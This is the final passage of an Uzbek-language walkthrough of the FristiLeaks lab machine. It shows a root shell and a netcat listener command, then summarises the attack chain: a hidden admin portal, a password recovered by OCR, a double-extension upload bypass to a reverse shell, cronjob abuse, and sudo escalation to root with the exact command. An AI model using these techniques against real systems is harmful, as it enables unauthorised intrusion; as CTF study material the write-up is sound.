uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1# saidislom

nc -lvp 4444 ~
```

`sudo -u fristi .secret_admin_stuff/doCom /bin/bash` buyrug'i bilan SUID binar fayli orqali root qobig'i chaqirildi va tizimda to'liq `root` (`uid=0(root)`) huquqi qo'lga kiritildi.

Xulosa va Zaifliklar tahlili:

Fristileaks mashinasi quyidagi asosiy bosqichlar va zaifliklar zanjiridan iborat bo'ldi:

- **Reconnaissance & Enumeration:** Nishon IP (`192.168.56.121`) ning 80-portida ishlayotgan Apache veb-serveri aniqlandi. Gobuster orqali yashirin `/fristi/` admin portali topildi.
- **Source Code & OCR Analysis:** HTML sahifa kodidagi izohdan `eezeepz` foydalanuvchisi va Base64 rasm ichidan Tesseract OCR yordamida kirish paroli (`keKkeKKeKKeKkEkkEk`) qo'lga kiritildi.
- **Initial Foothold (File Upload Bypass):** Fayl yuklash filtri Apache 2.2 ning double-extension (`shell.php.jpg`) xususiyati yordamida aylanib o'tildi va `apache` foydalanuvchisi huquqida reverse shell olinib, tizimga dastlabki kirish ta'minlandi.
- **Privilege Escalation (eezeepz → fristigod):** Jerry nomli administratorning `/tmp/runthis` cronjob faylini manipulyatsiya qilish orqali `/home/admin` katalogi ochildi. `cryptpass.py` algoritmini teskari tahlil qilish orqali `whoisyourgodnow.txt` dagi shifr dekodlandi va `fristigod` paroli (`LetThereBeFristi!`) qo'lga kiritildi.
- **Privilege Escalation (Root):** `sudo -l` tekshiruvi orqali maxsus `doCom` vositasi topildi va `sudo -u fristi .secret_admin_stuff/doCom /bin/bash` orqali tizimning to'liq superuser (`root`) huquqi qo'lga kiritildi.